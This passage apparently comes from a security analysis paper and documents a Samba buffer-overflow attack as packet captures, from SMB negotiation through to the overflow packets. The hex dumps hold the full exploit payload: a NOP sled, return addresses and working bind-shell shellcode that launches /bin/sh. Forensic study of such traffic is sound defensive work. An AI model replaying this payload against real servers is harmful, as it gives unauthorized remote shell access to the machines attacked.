00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00                                   .....
```

Figure 17. UDP Transaction documenting SMB Wildcard query information request from attacker, and victim response.

At this point, the sambal facility has enough information to proceed with the buffer overflow under the assumption that the victim is indeed a samba based system.

```
06/22-15:35:44.483211 0:8:C7:DB:12:12 -> 0:50:BA:D3:75:9B type:0x800 len:0x4A
192.168.1.175:32801 -> 192.168.1.79:139 TCP TTL:64 TOS:0x0 ID:9043 IpLen:20 DgmLen:60
DF
******S* Seq: 0x668803E5  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 32055478 0 NOP WS: 0
```

```
06/22-15:35:44.483270 0:50:BA:D3:75:9B -> 0:8:C7:DB:12:12 type:0x800 len:0x4A
192.168.1.79:139 -> 192.168.1.175:32801 TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:60 DF
***A**S* Seq: 0x2923033A  Ack: 0x668803E6  Win: 0x16A0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 191509834 32055478 NOP
TCP Options => WS: 0
```

```
06/22-15:35:44.483394 0:8:C7:DB:12:12 -> 0:50:BA:D3:75:9B type:0x800 len:0x42
192.168.1.175:32801 -> 192.168.1.79:139 TCP TTL:64 TOS:0x0 ID:9044 IpLen:20 DgmLen:52
DF
***A**** Seq: 0x668803E6  Ack: 0x2923033B  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 32055478 191509834
```

```
06/22-15:35:44.483554 0:8:C7:DB:12:12 -> 0:50:BA:D3:75:9B type:0x800 len:0x74
192.168.1.175:32801 -> 192.168.1.79:139 TCP TTL:64 TOS:0x0 ID:9045 IpLen:20 DgmLen:102
DF
***AP*** Seq: 0x668803E6  Ack: 0x2923033B  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 32055478 191509834
00 00 00 2E FF 53 4D 42 73 00 00 00 00 08 01 00  .....SMBs.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 49 12  ..............I.
64 00 01 00 00 FF 00 00 00 00 20 02 00 01 00 00  d......... .....
00 00                                            ..
```

```
06/22-15:35:44.483591 0:50:BA:D3:75:9B -> 0:8:C7:DB:12:12 type:0x800 len:0x42
192.168.1.79:139 -> 192.168.1.175:32801 TCP TTL:64 TOS:0x0 ID:13937 IpLen:20 DgmLen:52
DF
***A**** Seq: 0x2923033B  Ack: 0x66880418  Win: 0x16A0  TcpLen: 32
```

```
TCP Options (3) => NOP NOP TS: 191509834 32055478
```

```
06/22-15:35:44.506374 0:50:BA:D3:75:9B -> 0:8:C7:DB:12:12 type:0x800 len:0x6F
192.168.1.79:139 -> 192.168.1.175:32801 TCP TTL:64 TOS:0x0 ID:13938 IpLen:20 DgmLen:97
DF
***AP*** Seq: 0x2923033B  Ack: 0x66880418  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 191509836 32055478
00 00 00 29 FF 53 4D 42 73 00 00 00 00 88 01 00  ...).SMBs.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 49 12  ..............I.
64 00 01 00 03 FF 00 00 00 01 00 00 00           d............
```

```
06/22-15:35:44.506496 0:8:C7:DB:12:12 -> 0:50:BA:D3:75:9B type:0x800 len:0x42
192.168.1.175:32801 -> 192.168.1.79:139 TCP TTL:64 TOS:0x0 ID:9046 IpLen:20 DgmLen:52
DF
***A**** Seq: 0x66880418  Ack: 0x29230368  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 32055480 191509836
```

```
06/22-15:35:44.506586 0:8:C7:DB:12:12 -> 0:50:BA:D3:75:9B type:0x800 len:0x82
192.168.1.175:32801 -> 192.168.1.79:139 TCP TTL:64 TOS:0x0 ID:9047 IpLen:20 DgmLen:116
DF
***AP*** Seq: 0x66880418  Ack: 0x29230368  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 32055480 191509836
00 00 00 3C FF 53 4D 42 70 00 00 00 00 00 00 00  ...<.SMBp.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 49 12  ..............I.
64 00 00 00 00 00 00 00 5C 5C 69 70 63 24 25 6E  d.......\\ipc$%n
6F 62 6F 64 79 00 00 00 00 00 00 00 49 50 43 24  obody.......IPC$
```

```
06/22-15:35:44.518189 0:50:BA:D3:75:9B -> 0:8:C7:DB:12:12 type:0x800 len:0x6D
192.168.1.79:139 -> 192.168.1.175:32801 TCP TTL:64 TOS:0x0 ID:13939 IpLen:20 DgmLen:95
DF
***AP*** Seq: 0x29230368  Ack: 0x66880458  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 191509837 32055480
00 00 00 27 FF 53 4D 42 70 00 00 00 00 80 01 00  ...'.SMBp.......
00 00 00 00 00 00 00 00 00 00 00 00 01 00 49 12  ..............I.
64 00 00 00 02 04 41 01 00 00 00                 d.....A....
```

```
06/22-15:35:44.518541 0:8:C7:DB:12:12 -> 0:50:BA:D3:75:9B type:0x800 len:0x5EA
192.168.1.175:32801 -> 192.168.1.79:139 TCP TTL:64 TOS:0x0 ID:9048 IpLen:20 DgmLen:1500
DF
***A**** Seq: 0x66880458  Ack: 0x29230393  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 32055481 191509837
00 04 08 30 FF 53 4D 42 32 00 00 00 00 00 00 00  ...0.SMB2.......
00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00  ................
64 00 00 00 00 D0 07 0C 00 D0 07 0C 00 00 00 00  d...............
00 00 00 00 00 00 00 D0 07 43 00 0C 00 14 08 01  .........C......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90  ................
00 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 EB 70 90 44 FE FF BF D4  .........p.D....
FE FF BF 44 FE FF BF D4 FE FF BF 44 FE FF BF D4  ...D.......D....
FE FF BF 44 FE FF BF D4 FE FF BF 44 FE FF BF D4  ...D.......D....
FE FF BF 44 FE FF BF D4 FE FF BF 44 FE FF BF D4  ...D.......D....
FE FF BF 44 FE FF BF D4 FE FF BF 44 FE FF BF D4  ...D.......D....
FE FF BF 44 FE FF BF D4 FE FF BF 44 FE FF BF D4  ...D.......D....
FE FF BF 44 FE FF BF D4 FE FF BF 90 90 90 90 90  ...D............
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90                          ........
```

```
06/22-15:35:44.518662 0:8:C7:DB:12:12 -> 0:50:BA:D3:75:9B type:0x800 len:0x5EA
192.168.1.175:32801 -> 192.168.1.79:139 TCP TTL:64 TOS:0x0 ID:9049 IpLen:20 DgmLen:1500
DF
***A**** Seq: 0x66880A00  Ack: 0x29230393  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 32055481 191509837
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
31 C0 31 DB 31 C9 B0 46 CD 80 31 C0 31 DB 31 C9  1.1.1..F..1.1.1.
51 B1 06 51 B1 01 51 B1 02 51 89 E1 B3 01 B0 66  Q..Q..Q..Q.....f
CD 80 89 C1 31 C0 31 DB 50 50 50 66 68 B0 EF B3  ....1.1.PPPfh...
02 66 53 89 E2 B3 10 53 B3 02 52 51 89 CA 89 E1  .fS....S..RQ....
B0 66 CD 80 31 DB 39 C3 74 05 31 C0 40 CD 80 31  .f..1.9.t.1.@..1
C0 50 52 89 E1 B3 04 B0 66 CD 80 89 D7 31 C0 31  .PR.....f....1.1
DB 31 C9 B3 11 B1 01 B0 30 CD 80 31 C0 31 DB 50  .1......0..1.1.P
50 57 89 E1 B3 05 B0 66 CD 80 89 C6 31 C0 31 DB  PW.....f....1.1.
B0 02 CD 80 39 C3 75 40 31 C0 89 FB B0 06 CD 80  ....9.u@1.......
31 C0 31 C9 89 F3 B0 3F CD 80 31 C0 41 B0 3F CD  1.1....?..1.A.?.
80 31 C0 41 B0 3F CD 80 31 C0 50 68 2F 2F 73 68  .1.A.?..1.Ph//sh
68 2F 62 69 6E 89 E3 8B 54 24 08 50 53 89 E1 B0  h/bin...T$.PS...
0B CD 80 31 C0 40 CD 80 31 C0 89 F3 B0 06 CD 80  ...1.@..1.......
EB 99 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90                          ........
```

```
06/22-15:35:44.518687 0:50:BA:D3:75:9B -> 0:8:C7:DB:12:12 type:0x800 len:0x42
192.168.1.79:139 -> 192.168.1.175:32801 TCP TTL:64 TOS:0x0 ID:13940 IpLen:20 DgmLen:52
DF
***A**** Seq: 0x29230393  Ack: 0x66880FA8  Win: 0x21F0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 191509837 32055481
```

```
06/22-15:35:44.518754 0:8:C7:DB:12:12 -> 0:50:BA:D3:75:9B type:0x800 len:0x491
192.168.1.175:32801 -> 192.168.1.79:139 TCP TTL:64 TOS:0x0 ID:9050 IpLen:20 DgmLen:1155
DF
***AP*** Seq: 0x66880FA8  Ack: 0x29230393  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 32055481 191509837
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00     ...............
```

```
06/22-15:35:44.518754 0:8:C7:DB:12:12 -> 0:50:BA:D3:75:9B type:0x800 len:0x491
192.168.1.175:32801 -> 192.168.1.79:139 TCP TTL:64 TOS:0x0 ID:9050 IpLen:20 DgmLen:1155
```

```
DF
***AP*** Seq: 0x66880FA8  Ack: 0x29230393  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 32055481 191509837
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
